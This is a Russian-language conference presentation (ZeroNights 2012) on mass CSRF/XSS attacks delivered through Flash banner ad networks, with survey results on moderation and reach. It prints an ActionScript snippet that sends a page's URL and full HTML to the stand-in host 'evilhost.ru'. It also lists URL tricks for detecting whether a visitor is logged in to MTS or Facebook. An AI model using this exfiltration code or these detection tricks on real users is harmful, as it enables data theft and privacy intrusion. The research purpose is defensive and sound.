Массовые CSRF-атаки через Flash-рекламу

Самосадный Кирилл
Лаборатория Безопасности Информационных Систем
факультет ВМК МГУ

ZeroNights 2012

Введение

- XSS и CSRF - самые распространенные уязвимости.
- Как провести массовую атаку на клиентов через CSRF/XSS в приватной части/XSS over CSRF в случае, когда время сеанса ограничено?
- Как попутно определить, что атакуемый пользователь уязвим к подобной атаке, т.е. авторизован на уязвимом сайте?
- Предлагаемый инструмент - баннерообменные сети.
- Цель настоящего исследования - оценить применимость предлагаемого инструмента.

Взаимодействие баннера и DOM

```
<embed src="ad.swf" …
    allowScriptAccess="always"
    type="application/x-shockwave-flash" >
</embed>
```

- Ограничения накладываются с помощью атрибута allowScriptAccess:
  - sameDomain (default) – взаимодействие разрешено только в том случае, если они находятся в одном домене
  - never – взаимодействие запрещено
  - always – взаимодействие разрешено

Пример взаимодействия

- ExternalInterface:
  - call - вызов произвольного JavaScript-кода из ActionScript;
  - addcallback - установка обработчика для вызовов из JS

```
function recieve(s : String) : void {
    ExternalInterface.call("alert", "Recieved from JS: " + s);
}
ExternalInterface.addcallback("send", recieve);
```

JavaScript:

```
document['flash'].send('Hello!')
```

Instant Win

- Отправляем к себе исходный код страницы:


```
Security.allowDomain("*");
var socket:Socket = new Socket();
socket.addEventListener(Event.CONNECT, send);
socket.connect("evilhost.ru", 1337);

function send(e : Event) : void {
    var href : String = ExternalInterface.call("eval", "document.location.href");
    var source : String = ExternalInterface.call("eval", "document.documentElement.innerHTML");
    socket.writeUTFBytes(href + " : " + source);
    socket.flush();
}
```

Цели исследования

1. Дано:
   a. CSRF/XSS уязвимость на некотором сайте;
   b. целевые характеристики массовости атаки;
   c. директивный интервал атаки (сутки, неделя, год);
2. Вопросы:
   a. во многих ли сетях allowScriptAccess = always?
   b. сколько они могут обеспечить клиентов в сутки?
   c. легко ли обойти модерацию?
   d. сколько в среднем будет стоить атака на одного клиента?

Beeline + XSS over CSRF



http://www.youtube.com/watch?v=c2T3eBDVRI0

Определение состояния logged-in

- Запрос приватного ресурса (скрипт, картинка и т.п.).
- Для соц. сети - API: Facebook API, VK API.
- Замер времени ответа "тяжелого" запроса:
  - у авторизованного запрос будет выполняться долго;
  - неавторизованного отсекут раньше.
- Комбо redirect after login + favicon.ico:
  - https://login.mts.ru/amserver/UI/Login?service=lk&goto=https://lk.ssl.mts.ru/favicon.ico
  - http://www.facebook.com/login.php?next=http%3A%2F%2Fwww.facebook.com%2Ffavicon.ico
- Демо: http://bushwhackers.ru/social_detector.html

Полученные результаты (1 из 3)

- Во многих сетях параметр allowScripAccess = always является необходимым для корректной работы баннера.
- Прохождение модерации:
  - основные требования - нет обфускации и нет сетевого взаимодействия;
  - нам не известны методы проверок;
  - неизвестна причина отказа:
    - плохой сайт;
    - некрасивый баннер;
    - спалили вредоносный код.
  - в крупных сетях пройти проверку легальными способами не получилось;
  - однако, интерфейсы проверяющих уязвимы для вредоносных баннеров.

Полученные результаты (2 из 3)

- Есть сети без проверок:
  - приличное число ботов (идут клики/показы, но нет ответа от Flash и посещения рекламируемого сайта);
- Когда баннер не проходит модерацию, он не удаляется из хранилища баннеров, что позволяет:
  - договариваться непосредственно с участниками баннерообменной сети о демонстрации своего баннера;
  - при взломе сайта, входящего в баннерообменную сеть, заменять показ произвольного баннера на показ вредоносного.
- Идеальная кобинация: allowScripAccess = always, крупная сеть, нету модерации и накручивающих ботов - не найдена.

Полученные результаты (3 из 3)

- Есть некоторое количество сетей без модерации и без доступа к DOM вероятно пригодных для ВПО, использующих уязвимости FP.
  - есть одна сеть с более 30 млн. показов в день;
- В мелких сетях, в которых можем пройти проверку:
  - получаем около одного зарегистрированного пользователя на 10000 в сутки (для beeline), что для достижения массовости требует использования большого числа таких сетей;
  - для сайтов с remember me получаем хорошие результаты:
    - vk.com - 57,5%;
    - google.com - 17,2%;
    - twitter.com - 14,9%;
    - facebook.com - 13,7%;
    - plus.google.com - 11,5%.

Выводы

- Вредоносные Flash-баннеры опасны, потому что
  - с их помощью можно массово эксплуатировать различные уязвимости;
  - грамотно упакованный payload не обнаруживается до выполнения;
  - при отсутствии модерации сеть можно использовать для Flash-уязвимостей;
  - если злоумышленник знает методику проверки баннеров, то наверняка может ее обойти.
- Нужно средство для обнаружения подобных баннеров!

Хорошая статья

- О детектировании атак типа drive-by download и новых векторах распространения вредоносного ПО через Flash-баннеры

  http://habrahabr.ru/post/143345/

Спасибо за внимание!

- Name: Самосадный Кирилл
- Email: kirsamosad@gmail.com
- О себе:
  - студент 5-го курса ВМК МГУ
  - пишу диплом на тему "Обнаружение вредоносных Flash-баннеров"
  - играю в CTF за Bushwhackers
- Презентация доступна по адресу:

  http://lvk.cs.msu.su/~samosad/ZeroNights_2012/ZN2012.pdf

Инструмент

- Один или несколько баннеров, которые выполняют фингерпринтинг клиента (и админа) и загружают вредоносносное Flash-приложение с сервера.
- Javascript-код, который проводит проверку возможности эксплуатации уязвимостей.
- Серверный скрипт, которому отсылаются результаты проверки пререквизитов атак и который возвращает js-код, непосредственно эксплуатирующий уязвимости.
- Вредоносное Flash-приложение, который содержит js-код из п. 2, а также запускает js-код эксплойтов, полученный от серверного модуля из п.3.